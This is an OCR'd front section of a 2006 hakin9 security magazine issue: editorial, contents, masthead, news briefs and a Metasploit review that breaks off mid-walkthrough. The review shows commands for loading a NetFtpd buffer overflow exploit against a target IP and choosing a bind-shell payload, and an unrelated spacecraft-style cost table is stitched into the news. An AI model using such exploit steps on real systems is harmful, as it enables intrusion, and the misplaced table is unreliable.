

haking

Hard Core IT Security Magazine Issue 1/2006 (6) Vol.1 No.1 Price \$14.99US \$16.50AUD Bimonthly ISSN 1733-7186

Rootkits under Windows

How to cope with an intruder in your system

Network Defense

Victor Oppeleman on advanced protection from Denial-of-Service attacks

Writing advanced Linux backdoors

Packet sniffing vs. security systems

How to cook a covert channel

Create your own stealth control communication channel

LIVE TRAINING CENTER
boot practice understand

FOR BEGINNERS

Simple Event Correlator

How to employ SEC from security logs

Cryptography for mail and data

Lars Packschies on confidential information safety



ON THE CD

Bootable, innovative and diagnostic **ArcaNix 2.0** toolset
Full version of **Sniff-em the Network Analyser**
CORE IMPACT v5.1 flash demo


+ 24 Tutorials

including the new one: **SEC for real-time security monitoring logs**

NEW E-BOOKS: *Extreme Exploits: Advanced Defenses Against Hardcore Hack* (ch. 6&14, McGraw-Hill/Osborne), *Tools and techniques for event log analysis, Using PGP/GnuPG and S/MIME with e-mail*



auroX 



Aurox. Better support for your hardware.

Aurox. Because it works.

Stable and complete Linux distribution

based on Fedora Core 5

- Almost 2500 user software packages
- Better hardware support – automated configuration of portable devices
- GPRS support through mobile phone
- Automated web configuration
- More multimedia packages: rebuild applications with access to all available audio and video formats
- Windows applications running capability

Multimedia Multimedia applications supporting each audio-video format as well as tools for remastering sound and video images

Games Cult games to boot from DOS and Windows

Mobility Wireless Internet in GPRS and UMTS technologies

KDE 3.5.3 The latest stable release of the famous graphical environment

OpenOffice.org 2.0.2 Office suite compatible with Microsoft Office

Alice in Wonderland

Do you remember year 2005? Anything spectacular happened? Well, yes, in a way. That was the year when Sony BMG music CDs placed a rootkit on Microsoft Windows PCs when CD was played on the computer. What is more, the company provided no motion of this in CD or its packaging, referring only to security rights managements measures. That's in theory, because in practice it was an excellent invigilation tool which allows Sony checking users files (have you got any mp3 guys?). Thus a word *rootkit* came to public awareness and left the circle of those in know.

A well-known term says that rootkits are cloaking technologies that hides files, registry keys and other subjects from diagnostic and security software. However the original and crucial scope of a rootkit is to provide access to the system any time our *unexpeted visitor* wants to. That implies this particular situation in which an intruder can break into our computer, but anti-virus system isn't able to catch it. The rootkit isn't present on the processes list, however it is there stealing our passwords and secret codes. Sounds scary? It should. Can you imagine yourself, lost and confused, just like Alice in Wonderland, searching for your money on bank account or lost data and confidential information? It's not a fable anymore but a real horror rather. The war has started and you have to be prepared for a hard struggle. The old adage says: an attack is the best form of protection. The awareness can be as effective as a loaded revolver. It doesn't matter that you are a pacifist. Yes, happiness is a warm gun...

In the first issue of our magazine, we present how to cope with rootkits under Windows platform. How hackers create them, what are the guiding principles of rootkits and the techniques used by rootkits developers. In other words – you'll know an enemy's strategy (see page 14). According to safety issue, we also advise how to use sinkholing techniques which help you defending your network from Denial-of-Service attacks by redirecting specific IP network for different security-related purposes including analysis and forensics, diversion of attacks, and detection of anomalous activities (p. 40).

When it comes to the security of the IT system, event logs play a crucial role. Over the last ten years event correlator has become event processing technique in many domains. We present what was the main motivation for developing Simple Event Correlator and how to employ SEC from real-time security logs (p. 28).

Our expert, Lars Packschies, discusses solution for mail and data – cryptography. How to encrypt or decrypt messages? What you will need (p. 58)?

Finally, few words about packet sniffing backdoors. Is it able to mischief our security system? Find out by writing your own Proof-of-Concept tool (p. 68).

Alice, welcome to Wonderland. And enjoy *hakin9*.

Marta Ogonek
marta.ogonek@hakin9.org

In brief

06

A selection of news from the world of IT security.

hakin9.live

10

What's new in the latest *hakin9.live* version (3.0.1-aur), provided with our magazine.

Tools

Metasploit Framework

12

Carlos Garcia Prado

The author presents Metasploit, a development environment designed to ease the work of penetration testers and network security analysts.

GFI LANguard Network Security Scanner

13

Tomasz Nidecki

The author describes how GFI LANguard NSS works and what kind of advantages you can have thanks to the security scanner.

What's hot

Rootkits under Windows platforms

14

Nzeka Gilbert

We present the link between kernel hackers and corporations having webmarketing businesses which develop spywares or adwares to profile webservers and corporations like Sony.

Find out what the guiding principles of rootkits are and what kind of techniques and tools can be used by rootkits developers.

In Practice

Cryptography for Mail and Data

58

Lars Packschies

Should we put our confidential information in an e-mail and send it around the world? What is the cryptography's role in more secure communication? We present how to set up and use keys GnuPG and encrypt data on the filesystem level.

Writing advanced Linux backdoors – packet sniffing

68

Brandon Edwards

As people create new defenses for backdoors, intruders are forced to innovate new techniques to keep pace with the rapidly progressing security industry. One of them is packet sniffing backdoors. We show you how it works and how to use it in practice.

Focus

Simple Event Correlator for real-time security log monitoring 28

Risto Vaarandi

Over the past decade, event correlation has become a prominent event process in technique in many domains. However, existing open-source log monitoring tools don't support it well. We present what correlation is, what was the motivation for its developing and how to employ SEC.

Techniques

Network Defense Applications using Sinkholes 40

Victor Opplaman

A little-talk-about network security technique has proven one of the most effective means of defense against Denial-of-Service attacks. In this article we describe sinkholing techniques and present methods of protection.

How to cook a covert channel 50

Simon Castro and Gray World Team

Before starting to cook your covert channel, you first have to think about the receipt. How your cover channel will look like, what it will be used for and when you'll have your dinner. We make the menu, and teach you how to prepare a stealth control communication channel. Are you ready for cooking?

Interview

There is no absolute security – an interview with dr. Lars Packschies 78

We talk to a research associate worker at the local electronic data processing centre of the University of Cologne. How to use cryptographic solutions? Find out in this article.

Column

Beware the monitor-crashing worm 80

Konstantin Klyagin

Would you like to get a hammer and smash the monitor in front of you? Take it easy, Konstantin Klyagin proves that you can love your e-mail worms.

Upcoming 82

Announcements of articles to be published in the next issue of *hakin9*.

hakin9 is published by Software Wydawnictwo Sp. z o.o.

Executive Director: Jarosław Szumski

Market Manager: Ewa Dudzic ewa@software.com.pl

Product Manager: Marta Ogonek marta.ogonek@software.com.pl

Editors: Krystyna Wal, Łukasz Długosz, Daniel Schleusener, Krzysztof Konieczny,

Distribution: Monika Godlewska monikag@software.com.pl

Production: Marta Kurpiewska marta@software.com.pl

DTP: Anna Osiecka anna@software.com.pl

Cover: Agnieszka Marchocka agnes@software.com.pl

CD: Jakub Wojnowski (*Aurox Core Team*)

Advertising department: adv@software.com.pl

Subscription: subscription@software.com.pl

Proofreaders: Nicholas Potter, Dustin F. Leer

Translators: Marek Szuba, Peter S. Rieth

Top betatesters: Rene Heinzl, Paul Bakker, Kedearian the Tilf, David Stow, Wendel Guglielmetti Henrique, Pastor Adrian, Peter Hüwe

Postal address: Software-Wydawnictwo Sp. z o.o.,


ul. Piaskowa 3, 01-067 Warsaw, Poland

Tel: +48 22 887 10 10,

Fax: +48 22 887 10 11

www.hakin9.org/en

Software-Wydawnictwo Sp z o.o. is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by e-mail: cooperation@software.com.pl


Print: 101 Studio, Firma Tęgi 
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used  smartdraw.com program by SmartDraw company.

The editors use automatic DTP system 

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The *hakin9* magazine is published in 7 language versions:

EN  PL  ES  CZ 

IT  FR  DE 

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



Beware of Free Hotspots

RSA and Cag Gemini warn that more and more hotspots which tempt us with wireless and free internet access are turning out to be clever traps which are installed at the behest of criminals. Fake hotspots collect personal data of users and then search them for credit card numbers, bank account pin numbers and other personal information. The danger is serious. Hotspots are easy to install and criminals, in order to maximize their attack, localize them in densely populated areas where a false network will usually find more users faster. Those who think that coding connections around a false access point will deter the criminals are mistaken. False hotspots often take part in *Man in the Middle attacks*, becoming *middle man* or conduits in negotiating the key and thus accessing the possibility to unravel the supposedly secure protocol codes.

World Wide Web Conference

This year's 15th World Wide Web Conference took place in Scotland. Participants discussed the notion of the neutrality of the web. Tima Berners-Lee, the creator of the World Wide Web, criticized the commercialization of the internet in America. According to Tima, networks in Europe, are far from the problems with which Americans must cope. Everything began when American telephone operators, who also own network infrastructure, demanded that information providers pay for guarantees that the information would be supplied to receivers. Tim, like other *fathers* of the Internet, believes it must be regulated but is against any changes that would undermine the principle of equal access to information. It is worth noting that portals like Yahoo, Google or Microsoft have decided to support web neutrality, and they even lobbied for laws which would protect it. If web neutrality were legally undermined, all portals would have to pay telephone operators for the possibility to use some of the more interesting features of the internet. The next conference is scheduled to be held in Canada. All relevant information is available at <http://www2006.org/>.

Revenge of the Pirates

The Pirate Bay, created in Sweden, is one of the biggest internet stops for computer pirates, which uses the P2P interface based on BitTorrent protocols. Available in 25 different languages, *ThePirateBay.org* does not contain copyrighted material, but it does allow you to search them out and download them.

What is more, the entire enterprise is borderline in terms of legality, and the site owners have been manifesting their disapproval of the police and other institutions which fight internet piracy for a long time.

It is not clear whether the resulting raid against the site was triggered by suspicions that the site owners were breaking the law, or whether their open disregard for the police was the reason for it. Swedish police, which was working on that case with the International Federation of Phonogram and Videogram Producers, entered the Pirate Bay server headquarters, confiscated hardware and arrested workers.

During the raid, officers were extremely aggressive and other servers were also confiscated, threatening companies which had nothing to do with Pirate Bay will financial insolvency.

Closing the largest Torrent search website had serious repercussions in the virtual and real world. Five hundred demonstrators appeared in the streets of Stockholm to protest the arrests and demand that the site owners and their workers be freed. These demonstrations in the real world were also supported by virtual attacks on Swedish government servers. The website of the Swedish police disappeared for many hours, and not long after, the entire Swedish government's web-presence vanished as well.

Happily, the workers of Pirate Bay were quickly released from jail. Currently, the website is hosted by Dutch servers and it will remain there until the police raid is accounted for in a court of law. Shortly after their

release, the site owners joked on their blog that the three day absence of the site due to government interference was nothing compared to the site going offline due to a week long illness on the part of the administrator, not to mention four days of technical malfunctions caused by a drunk webmaster.

However being more serious, the owners of Pirate Bay are considering suing for damages as recompensation for the losses caused by the police raid. The matter is made all the more tricky due to the fact that Swedish law is not precise on the question of Torrent search engines, and so questions remain as to whether the Police raid was even justified.

The supporters of computer piracy believed that the United States was behind the entire affair, motivated by American media outlets who wished to protect their interests, but the Swedish Minister of Justice, Thomas Bodstrom, denies such allegations.

The whole matter had an unexpected happy end. The raid gained mass media attention and instead of harming the reputation of The Pirate Bay, it paradoxically drew thousands of internet users to the site. Site visits doubled after the raid was made public. So we can call this action a real success. Once again we had a chance to convince ourselves that the old adage of marketing specialists is true: it doesn't matter what they write about you, as long as they write about you.

Reports from internet search engines confirm this phenomena. Following the extensive media scrutiny of the affair, internet users entered numerous variations of the terms The Pirate Bay into their search engines, all in the hopes of finding the web page that hosts this hotbed of evil with its vast collection of Torrents.

Well, each of us have at least one song in the head, the song we want desperately find again, but unfortunately we cannot, no matter how hard we try.

The Death of Blue Frog

The Blue Frog project, created by Blue Security, was adept and helping fight spam. Unfortunately, the very success of the project led to its' demise. Blue Frog fought spam using spam as a weapon. It attacked companies sending out spam by over-filling their mailboxes with requests not to send any more spam. Blue Frog workers created unique scripts which automatically flooded spammers with such requests. System users took advantage of these scripts, one click was all you needed to treat your spammer as they treated you. The requests were usually routed to spammers through return addresses used by the spam companies. It turned out, however, that those who send spam don't like it when people respond to their e-mails to frequently. The reason is pretty simple – replies use up connection space, litter server logs and block up e-mail boxes, making it hard to continue the procedure. This is how those who send spam became victim of his own activities.

Because Blue Frog made business hard for spammers, they decided to destroy Blue Frog. First, they libeled the creators – calling them Russian Jews – and warned against using the project. Rumours emerged that Blue Frog contains a backdoor. In addition, spammers threatened that they would

publish the e-mail addresses of those who use Blue Frog and donate them to the largest spam institutions.

These tactics only gave internet users more confidence in Blue Frog, and thanks to the media frenzy that surrounded the event, Blue Frog gained more and more users, which in turn made it even more effective at fighting spam. Seeing that they needed a new strategy, spammers reached for a new method: directed DDoS attacks. Blue Frog's website suddenly went offline for many days. Attempts to move it to a new server were ineffective – they all ended up with DDoS attacks. The force of the attacks was unstoppable.

Eran Reshef, the director of Blue Security, announced that a Cyber War had began which could impact innocent web users. For this reason, Blue Security decided to destroy Blue Frog on its own.

Not all is lost however. In the place of Blue Frog, Okopipi – a new project – was born. Its name comes from a poisonous frog that populates Southern Africa. Currently, the founders of Okopipi are putting together a team of programmers and graphic designers. Specialists believe that Blue Frog successor might have a chance at surviving, but it must be fully decentralized in order to successfully repel DDoS attacks.

FBI and Polish Police catch 19 year old and his gang

Lublin Police, working with the FBI, successfully arrested a gang that was stealing data from the clients of one of the world largest banks which services customers over the internet. The gang leader was a 19 year old student of a well known University in Warsaw, already charged two years ago with attacking local webpages. The entire gang was composed of 10 people, one of who lived in the United States and provided the server for connecting the trojan that was sent to victims through email.

According to Police, the young criminals swindled hundreds of people in the country and in Germany, stealing about 100 thousand USD.

Part of the money was rescued by banks which blocked the false internet accounts set up by the criminals before they could withdraw the money.

Poles Find Weak Spot in SSL

Students from the Warsaw University of Technology informed the public about the possibility of cleptographic attacks that could be made possible by certain traits of SSL/TLS (and directly by SSH).

As they explain it, cleptography is a method for stealing information (usually keys) in a manner that is safe for the attacker because it makes it possible for him to hide his communications channel. In order to effect an attack, it is enough to modify the application code of the client - then the attacker can learn the content of all communications that he monitors. Because the attack method is rather controversial (it recalls trojan attacks), the discovery has divided the security specialist community.

It is, however, without a doubt that an invisible channel, secured by safety protocols and used by virus writers can be an immense danger. The students point out that the potential weaknesses of SSL/TLS and SSH can be abused – for instance for the purpose of collecting personal data.

MODULE COST BREAKDOWN BY STAGE (000's)						
	OrbiterX					
	Var	Fixed	F/GSE	Stage Total	% for Stage	
5	\$ 7.3	\$ 2.8	\$ 0.7	\$ 10.8	3%	
6	\$ 10.4	\$ 6.4	\$ 0.9	\$ 17.7	4%	
7	\$ 4.9	\$ 0.5	\$ 53.3	\$ 58.8	14%	
8	\$ 1.8	\$ 0.5	\$ 1.1	\$ 3.4	1%	
9	\$ 18.6	\$ 1.8	\$ 21.3	\$ 41.6	10%	
10	\$ -	\$ -	\$ -	\$ -	0%	
11	\$ 12.3	\$ 12.5	\$ 15.1	\$ 40.9	10%	
12	\$ 9.8	\$ 5.0	\$ 15.4	\$ 30.2	7%	
13	\$ 18.4	\$ 11.8	\$ 16.8	\$ 46.9	11%	
14	\$ 71.8	\$ 61.0	\$ 25.3	\$ 158.1	39%	
15	\$ -	\$ -	\$ -	\$ -	0%	
16	\$ -	\$ -	\$ -	\$ -	0%	
				\$ 408.3	100%	

Alpha						
	Var	Fixed	F/GSE	Stage Total	% for Stage	
	\$ -	\$ -	\$ -	\$ -	0%	
	\$ 15.0	\$ 10.0	\$ -	\$ 24.9	7%	
	\$ 5.6	\$ 0.7	\$ -	\$ 6.3	2%	
	\$ 2.5	\$ 0.7	\$ -	\$ 3.2	1%	
	\$ 30.1	\$ 2.9	\$ 19.4	\$ 52.5	16%	
	\$ -	\$ -	\$ -	\$ -	0%	
	\$ 25.9	\$ 26.4	\$ 5.1	\$ 57.4	17%	
	\$ 13.8	\$ 7.6	\$ 2.6	\$ 24.0	7%	
	\$ 36.1	\$ 27.3	\$ 3.5	\$ 67.0	20%	
	\$ 44.9	\$ 52.5	\$ 2.2	\$ 99.6	30%	
	\$ -	\$ -	\$ -	\$ -	0%	
	\$ -	\$ -	\$ -	\$ -	0%	
	\$ -	\$ -	\$ -	\$ -	0%	
				\$ 334.9	100%	

Blue Frog module cost breakdown



Microsoft Word has Holes

The Redmond Concern states that Office 2007 will be equipped with a mod that helps maintain blogs, but older versions of the package are already having security problems.

The American CERT has put out information about a gap in the Word editor, namely the buffers in Word 2003 and XP (2002) are susceptible to attack. The proper construction of a document allows the attacker to create any given code which can fully take control of the victim's system.

The Americans underscore that objects from Microsoft Word can be placed in documents with different formats (PowerPoint, Excel) and this is why it is possible to use different elements of Microsoft Office to undertake attacks.

Until Microsoft takes official measures to secure the gap, it is possible to create your own safety mechanism. It is enough to switch the Editor to safe parameters through *winword.exe* and disable the ability to create e-mails in Microsoft Word through outlook.

The End of Censorship in China

Scientists from Toronto University have created a new program – Psiphon, which can bypass computer censors. The main market for the new system are to be countries where governments limit web access for citizens. Psiphon uses free proxy server managed by volunteers and distributed throughout the world. The program communicates through port 443, which makes it hard to block because doing so would also block access to the majority of banks which require coded access with the same port in order to make secure transactions.

Another benefit of Psiphon is the fact that it leaves no trace in the user's system. This will make it nearly impossible to find the identity of the user. Psiphon was written in Python which can be activated on any operating system.

Protests against DRM

- *Knock Knock*
- *Who's there?*
- *This is the Police, do you have a CD burner?*
- *Yes.*
- *Come with us please...*

This is what life could look like if the latest copyright law written at the Ministry of Culture and National Heritage were to become law. The bill foresees jail time for anyone who owns a mechanism which could potentially be used to bypass safeguards against copying. In light of the bill, any and all computers would qualify as illegal – even xerox machines.

The senseless law would effect not only on users, but producers of this *suspect* hardware. They too could be jailed- for up to three years! The proposed law would also make libraries and archival institutions suffer.

The Polish Open Source server society, 7th guard, has issued an open letter protested DRM (Digital Restriction Management) and over 10 thousand people signed the letter just on the first day of its being accessible over the internet. The potential law has also been protested by the Union of Polish Libraries, and the Office of Consumer Protection.

Some members of Parliament have also voiced protests. The police have admitted that it would be nearly impossible to execute the law.

In light of the Polish government's proposition, everyone who has a computer would theoretically qualify as a criminal and be jailed for a year. Legal specialists note that a new law is necessary due to requirements put on Poland by the European Union, they add however that DRM laws in the west facilitate consumer protection.

For those of you who don't remember the last scandals surrounding rootkits made by Sony, we'd like to remind you what DRM actually is. DRMs make it impossible to make copies onto DVDs. They can even prevent you from watching movies on DVD if it was bought in a different continental zone. In addition, DRM effectively makes it hard to borrow music or e-books from friends. Specialists agree that the power of DRM is not so much in the system as in the law that upholds the system, in contradiction to computer safety protocols, the law is something you can't get around.

It is sad that such a restrictive and harmful law is being considered in a country where buying a CD was once considered a luxury.

Polish Nationalist Youth Terrorizes Internet

The problem began when Roman Giertych became Minister of Education. Giertych is a founder of Polish Families League, right-wing organization which promotes traditional family values. Citizens who doubted his qualifications for the job created a website <http://BezGiertycha.rp4.pl>, where signatures were collected against the nomination and sent to Prime Minister, Kazimierz Marcinkiewicz. In response, member of the Polish Nationalist Youth organization stood up to defend their former leader. Some of the more computer savvy nationalists created a rather primitive Java script meant

to attack the site which was collecting signatures against the new Minister. The script was placed on the website of the Nationalist Youth, and web users were asked to take advantage of it. The script was meant to generate false signatures on the letter. These false signatures did not, however, make their way into the actual letter to the Prime Minister. Thus, contrary to the hopes of the Young Nationalists, the work of those who were disheartened by the nomination of the new Minister was not paralyzed.

Organizers:



IT UNDERGROUND **IT ПИДЕБЕКОНИД**

IT SYSTEMS PENETRATION AND SECURITY ISSUES

**LIMITED
ATTENDANCE**

21st-22nd September 2006
Italy, Rome

26th-27th October 2006
Poland, Warsaw

February 2007
Czech Republic

Details:
Jarosław Górecki
tel. +48 22 887 11 77
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org

Don't be naive - even the most expensive antivirus programs won't protect your company against malicious attacks - no program is able to substitute the intelligence and skills of a human being.

IT Underground is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists.

Most lectures/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference topics:

- Application attacks (Windows, Linux, Unix)
- Hacking techniques
- Web services security
- Network scanning and analysis
- Security of:
 - networks (WLAN, LAN/WAN, VPN)
 - databases
 - workstations
- Malware, spyware, and worms analysis
- Security certificates, PKI



CD Contents

Our cover CD contains *hakin9.live* (*h9l*) version 3.0.1-aur : a bootable Linux distribution crammed with useful utilities, documentation, tutorials and extra materials to go with the articles.

To start using *hakin9.live* simply boot your computer from the CD. After booting, you can select between ArcaNix and *hakin9.live*. To boot ArcaNix , please type *arcanax* and press *Enter*.

Materials on CD:

- *doc* – documentation in HTML format,
- *hit* – hits in this issue: full version of *Sniff-em* the Network Analyser, bootable, innovative and diagnostic *ArcaNix 2.0* toolset
- *adv* – CORE IMPACT V5.1 flash demo
- *art* – additional materials for articles: listings, scripts, needed applications,
- *tut* – tutorials
- *pdf* – e-books and other documents in PDF format like *Extreme Exploits: Advanced Defenses Against Hardcore Hack* (chapter 6 and 14, published by McGraw-Hill/Osborne), *Tools and techniques for event log analysis*, *Using PGP/GnuPGP and S/MIME with e-mail*

The *hakin9.live* version 3.0.1-aur is based on the *Aurox Live 11.1* distribution. This version of *hakin9.live* supports majority of the WiFi cards available on the market. We've also cleaned up the menu – programs are now neatly divided into categories, which makes it much easier to find the application you need.

The new *hakin9.live* version also includes lots of additional materials: *free books* in PDF, *hakin9* tutorials and hits. Full of packages list is available on our website: www.en.hakin9.org.

ArcaNix

It is an innovative utility designed to cure computers which stopped booting. ArcaNix is completely independent of installed operating system.

It's advantages include: use of Linux kernel from 2.6 series, handling partitions from MS-DOS (FAT12, FAT16), MS-Windows (FAT32, NTFS), Linux (ext3, ext3, ReiserFS) and other systems, possibility of obtaining virus definitions from local hard drive, CD disc or USB drive, possibility of manual deletion and editing of files, intuitive but flexible configuration process, use of advanced power management - it saves battery while running on notebook computer, data integrity ensured by delayed writes and sandboxing - if filesystem driver will have bugs not detected by our internal testing routines, data will not be lost!

Tutorials and documentation

The documentation, apart from instructions on how to run and use *hakin9.live*, contains 24 *hakin9* tutorials, which are prepared by the editorial stuff, addressing practical problems.

Tutorials assume that we are using *hakin9.live*, which helps avoid such problems as different compiler versions, wrong configuration file paths or specific program options for a given system.

The current *hakin9.live* version, beside tutorials (23) from previous issues, also includes a new one. This document is a step-by-step guide to SEC. The tutorial is a supplement to the article *Simple Event Correlator (SEC) for real-time security log monitoring* by Risto Vaarandi. ●




Figure 1. *hakin9.live* – full of security tools




Figure 2. Tutorials included on *hakin9.live* CD

If the CD contents cannot be accessed, and the disc is not physically damaged, try to run it at least two CD-ROM drives.



If you have encounter any problems with this CD, write to: cd@software.com.pl



Tools

Metasploit Framework

System: Windows, Linux, Mac OS X, Solaris, FreeBSD

Licence: GPL v2

Application: Development framework for penetration attempts and exploits

Homepage: <http://www.metasploit.com>

Metasploit is a development environment designed to ease the work of penetration testers and network security analysts, featuring a comprehensive exploit library and a set of tools for developing new exploits.

Quick start. Suppose you're in charge of a network with hosts running the NetTerm NetFtpd FTP server under Windows 2000. Knowing that older versions of this software had known vulnerabilities, you decide to test the security of your network setup.

Let's see how this can be done using the *msfconsole* tool from the Metasploit Framework.

Metasploit stores exploit parameters as environment variables, so running an existing exploit is simply a matter of providing the required variable values. We'll start by selecting an exploit to use – the `show exploits` command lists available exploits.

Now enter the `use netterm_netftpd_user_overflow` command to load a buffer overflow exploit for the NetFtpd server. Note that the prompt changes.

Now specify the IP of the host to be tested by setting the `RHOST` environment variable using the command `set RHOST 10.0.0.1`. Note that environment variable names must be written in capital letters. You can also specify the remote port using `set RPORT 21`. In this case that's not strictly necessary, since the service under attack runs on a known port, but it's a good habit to get into.

The modular structure of Metasploit allows a variety of payloads to be included in one exploit, making it easier to find the right payload for the job.

You can view the available payloads using `show payloads`. We will use `win32_bind` to open a connection to a remote shell session on a specified port (in this case 4444) – the command to do this is `set PAYLOAD win32_bind`.

```
